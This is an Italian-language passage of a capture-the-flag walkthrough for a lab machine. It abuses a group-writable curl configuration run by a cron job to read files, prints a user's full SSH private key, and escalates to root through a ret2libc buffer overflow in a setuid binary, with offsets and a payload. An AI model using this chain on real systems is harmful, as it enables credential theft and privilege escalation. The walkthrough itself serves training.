2022/07/07 09:17:01 CMD: UID=1001 PID=47573 | sleep 1
2022/07/07 09:17:01 CMD: UID=1001 PID=47572 | /bin/bash /home/david/save_news.sh
2022/07/07 09:17:01 CMD: UID=???  PID=47571 | ???
2022/07/07 09:17:01 CMD: UID=1001 PID=47570 | /bin/sh -c /home/david/save_news.sh
2022/07/07 09:17:02 CMD: UID=1001 PID=47577 | curl -K /opt/news_backup/input -o /opt/news_backup/output
2022/07/07 09:17:02 CMD: UID=1001 PID=47579 |
```

In particolare, viene fatto il curl leggendo dal file /opt/news$_{backup}$/input come file di configurazione. Il risultato viene scritto nella stessa cartella ma nel file output.

Andando a vedere questi file, input contiene:

```
url = "http://news.delpoy.vdsi/index.php"
```

E output il contenuto della pagina php. Sfortunatamente, non abbiamo permessi di scrittura sui files come utente. Il proprietario dei files è **david**, ma hanno permessi di accesso in lettura e scrittura anche tutti gli utenti del gruppo **news**. Eseguendo il comando

```
groups
```

vediamo che anche l'utente paul da parte del gruppo news. Possiamo quindi scrivere il file **input** per leggere come utente david dei files a cui lui ha accesso. Avremo il risultato nel file output.

Leggiamo il file save$_{news.sh}$ che abbiamo visto essere runnato dal cronjob con pspy64. Scriviamo in 'input':

```
url = "file:///home/david/save_news.sh"
```

Risultato:

```
#!/bin/bash
sleep 1;
curl -K /opt/news_backup/input -o /opt/news_backup/output
echo "Restoring original file"
cat /home/david/default > /opt/news_backup/input
chown david:news /opt/news_backup/{input,output}
```

Nulla di estremamente interessante. Proviamo quindi a vedere se c'è una eventuale cartella .ssh con il classico nome per la chiave primata **id_{rsa}**. Se riuscissimo ad ottenere la chiave privata, potremmo tentare di loggarci tramite ssh come utente david. Scriviamo nel file input:

```
url = "file:///home/david/.ssh/id_rsa
```

Effettivamente, otteniamo la chiave ssh:


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAyNCqyjg8SYBMWn9MmJtmWNzhffy+JhOI4GwRN+W955sp95e9xNyE
ou/G2iM14JARYMekFnjzZCF6bwfzdIXTcq33F7Qsz1Zt5hOTN07LaK5ix+9T5DjSbH2lu0
1d9QbYVWQ49fMydGdB10IpETI+5mNzdBJ0Q6vZNdoy1NU7olD8CffzAO6Mc9nuqPSZTHX2
7yR/033Jkau8QdFQesorkO9/VXXTX8r6zoeTLyfVYV1QH4t0+BV7XEwnt3VeYyHZ9kct8u
9TnOVTIJMQSq6lSXKmGsZ406LZClNCrTMLY4tC0GqYiPeGNLye0Www9l6mr6WKSgoE6lLe
LJqrlUj+kL7QP52EVVxA7utrB61Mah18cnmJ1bVioNIgu/yHCsqT4kh2fQDtXhOxefntUO
JuyHL6BF/rY83M4qkhf45sRUoMdvcApe/uWlsYgpw1c6pMmCKlbTOAxrJSI/8a1KY8vexs
qQAcDKVMcRiorJ4UGoY716xzNtDDixpkAhzstRe5AAAFiPL8kGry/JBqAAAAB3NzaC1yc2
EAAAGBAMjQqso4PEmATFp/TJibZljc4X38viYTiOBsETflveebKfeXvcTchKLvxtojNeCQ
EWDHpBZ482Qhem8H83SF03Kt9xe0LM9WbeYTkzdOy2iuYsfvU+Q40mx9pbtNXfUG2FVkOP
XzMnRnQddCKREyPuZjc3QSdEOr2TXaMtTVO6JQ/An38wDujHPZ7qj0mUx19u8kf9N9yZGr
vEHRUHrKK5Dvf1V101/K+s6Hky8n1WFdUB+LdPgVe1xMJ7d1XmMh2fZHLfLvU5zlUyCTEE
qupUlyphrGeNOi2QpTQq0zC2OLQtBqmIj3hjS8ntFsMPZepq+likoKBOpS3iyaq5VI/pC+
0D+dhFVcQO7rawetTGodfHJ5idW1YqDSILv8hwrKk+JIdn0A7V4TsXn57VDibshy+gRf62
PNzOKpIX+ObEVKDHb3AKXv7lpbGIKcNXOqTJgipW0zgMayUiP/GtSmPL3sbKkAHAylTHEY
qKyeFBqGO9esczbQw4saZAIc7LUXuQAAAAMBAAEAAAGAc8j0oJIaGJsT6x348Qiw003P6g
9/J38d7aABsYQSoeayJOLl9QrcowGzWvTwTKFkk7OoZZipZTN0X25rLeU3jKjHjnBBYe7I
gN8Kg9o3qAzcQcE5Up58nTc5BqzOHsgqldmqig0GK12Z9d5cxWB+KeJvoB4/0QDVxZogst
ybfLRLDghboU7pxqaCWAJoHVDq5unZlfyx6v7lFeH1EEdfJTsh5QmBrXrgb5J2B7tk6bWe
zAFhmOTx8r6qK7pNiMTr3P6HXOsFv4UyhLGttUwylWEnPI9290ixj6DDSPhi1nacGbVGIi
8ZQbCiVi5f6MoPKphNopHzjX1YcJfDATrn/mmzl6BFB8Gf2SwQ43+QXc93aqaCAn/+BcWY
hA5KA4J4DqxyMnEurJlBAJT2Jp6E88hVvMvMEFfYv5DfKjuRnzl12sIPSUGdB9EGaMf3My
ZBRWB6+h85R6fC8/Wu7l67gPfzN0EtHDUdkP5tyrkRmh28H/Gus8J/hRPqQcNHZWqBAAAA
wBY4ZMgjRYGGwyZV5EijJt7VfqcPxxCZUScL5NxUFwb1jCUblLhzfuuchv85VS92w0oadL
```

```
D83B8hU/r5OiYcY3YkQVH2EE1NTjBGgQDzTSdmbVmBft1T/0rVbD6auAkg26OSk7M5/Bty
y2fo6taE5GGXsGggHXpIT/CMiBwdGQjI50dipMR3fIGxwKg/Rp8BhBsxB1SquoU6matJSz
Y5YwZEbx8Sv8dnkRm4S5PFnwSINayTVfvOTgnjHbftHGgxawAAAMEA5H7hsr393dz15Grz
MysBURZyWKq/GLFx54L9pXWNP80ld/go5brCqWBA9wuLaPlq5gt3rJ36mv+Zxh98XxJp6S
KXDtr5mKDxNIwvYv7uZA+gbFvmzVmqySrickKf2m4H8tceK/538OEB3teL2hsMdHrZiGZM
1kWkxQdIBJ/bTN1PSWsY669frsc/CydCfq/P23q7QfW+o5pzDfbI3SCwqJSD7y5XuSljQ8
CpKVa+5zLrvPg9bQA7zngE4pB6ajfJAAAAwQDg/M6aGwApvkEUX6ae7FGqcCEoEkHtFDTG
zzFrQD3Atkyonh8FYDMuZcNaxptoyNgOyjTLc/PSPhUzWawQns9J4foUsVtHixIV2J3xKm
27XqQObBWyRUo6Or4f1rx5nUT2HM9IcZQVhowe4Kxv23J9nLJ8yoyCtNDQCvZvYDi61Zef
pgdQ/hZvRIq84DcAnw0ts8LwSs3N2+dFnVAMm2//O+2HHuw9oH8Tc08Pyg62y5WoISpEpb
0T7n276h7quHEAAAARZGF2aWRAZGVwbG95LnZkc2kBAg==
-----END OPENSSH PRIVATE KEY-----
```


La salviamo su un file in locale e cambiamo i permessi:

```
chmod 400 id_rsa
```

Dopodiché ci loggiamo con shh:

```
ssh david@deploy -i id_rsa
```

E siamo dentro!

david

Vediamo che nella home abbiamo diverse cartelle e due di esse contengono un file per ognuna, entrambi con root come proprietario e con i permessi di setuid. Potremmo provare ad effettuare buffer overflow. Uno di essi è a 64 bit, mentre l'altro è a 32. Ci concentreremo su quest'ultimo.

```
david@deploy:~/development$ ls -la
total 24
drwxrwxr-x 2 david david  4096 Sep 10  2020 .
drwx------ 7 david david  4096 Sep 10  2020 ..
-rwsr-sr-x 1 root  root  15704 Sep 10  2020 test
david@deploy:~/development$ file test
test: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=2c5c43579f49997cf98e2d669ed2298cc8de0044, for GNU/Linux
3.2.0, not stripped
```

In effetti, il programma prende in input una stringa e la riprinta su stdout:

```
david@deploy:~/development$ ./test
Test program made by david
```

```
Enter a string: ciaociao
You entered: ciaociao
```

Procediamo con il **Buffer overflow**:

```
david@deploy:~/development$ cat /proc/sys/kernel/randomize_va_space
2
```

Vediamo che l'ASLR è attivo, quindi la libreria libc verrà rilocata casualmente. Dovremo runnare l'exploit più volte.

```
david@deploy:~/development$ ldd test
    linux-gate.so.1 (0xf7ee6000)
    libc.so.6 => /lib32/libc.so.6 (0xf7cee000)
    /lib/ld-linux.so.2 (0xf7ee7000)
```

$libc_{base}$ = 0xf7cee000

```
david@deploy:~/development$ strings -a -t x /lib32/libc.so.6 | grep /bin/sh
 18f352 /bin/sh
```

$binsh_{offset}$ = 0x18f352

```
david@deploy:~/development$ readelf -s /lib32/libc.so.6 | grep system
   258: 00137650   106 FUNC    GLOBAL DEFAULT   16
svcerr_systemerr@@GLIBC_2.0
   662: 00045420    63 FUNC    GLOBAL DEFAULT   16
__libc_system@@GLIBC_PRIVATE
  1534: 00045420    63 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.0
```

$system_{offset}$ = 0x00045420

```
david@deploy:~/development$ readelf -s /lib32/libc.so.6 | grep exit
   121: 000385c0    43 FUNC    GLOBAL DEFAULT   16
__cxa_at_quick_exit@@GLIBC_2.10
   150: 00037f80    39 FUNC    GLOBAL DEFAULT   16 exit@@GLIBC_2.0
   477: 000385f0   197 FUNC    GLOBAL DEFAULT   16
__cxa_thread_atexit_impl@@GLIBC_2.18
   590: 000cc166    24 FUNC    GLOBAL DEFAULT   16 _exit@@GLIBC_2.0
   651: 0013ac80    60 FUNC    GLOBAL DEFAULT   16 svc_exit@@GLIBC_2.0
   687: 001451a0    37 FUNC    GLOBAL DEFAULT   16 quick_exit@GLIBC_2.10
   689: 00038590    37 FUNC    GLOBAL DEFAULT   16 quick_exit@@GLIBC_2.24
```

```
    924: 00038300    45 FUNC    GLOBAL DEFAULT   16
__cxa_atexit@@GLIBC_2.1.3
   1102: 00145170    38 FUNC    GLOBAL DEFAULT   16 atexit@GLIBC_2.0
   1470: 001e7224     4 OBJECT  GLOBAL DEFAULT   30
argp_err_exit_status@@GLIBC_2.1
   1586: 000809b0    64 FUNC    GLOBAL DEFAULT   16 pthread_exit@@GLIBC_2.0
   2217: 001e7160     4 OBJECT  GLOBAL DEFAULT   30
obstack_exit_failure@@GLIBC_2.0
   2376: 00037fb0   288 FUNC    WEAK   DEFAULT   16 on_exit@@GLIBC_2.0
   2525: 001147d0     5 FUNC    GLOBAL DEFAULT   16
__cyg_profile_func_exit@@GLIBC_2.2
```

$exit_{offset}$ = 0x00037f80

Troviamo l'EIP offset mandando in segfault l'eseguibile con un pattern non ripetibile:

```
┌──(andrea㉿roronoa)-[~/PenTesting/htb/vdsi/deploy]
└─$ msf-pattern_create -l 256
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A

┌──(andrea㉿roronoa)-[~/PenTesting/htb/vdsi/deploy]
└─$ msf-pattern_offset -q 41386541
[*] Exact match at offset 144
```

EIP_{offset} = 144

Costruiamo il payload nel seguente modo:

```
python2 -c "print 'A'*144 + '\x20\x34\xd3\xf7' + '\x80\x5f\xd2\xf7' +
'\x52\xd3\xe7\xf7'" > payload
```

Dopodiché, carichiamo il file di payload sulla macchina target e runniamo molteplici volte a mano il comando:

```
cat payload - | ./test
```

Non è possibile automatizzarlo, poiché c'è bisogno di usare il cat -. Dopo numerosissimi tentativi, si riesce ad ottenere una shell da root.

root

```
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),9(news),1001(david)
```

PAWNED baby!!!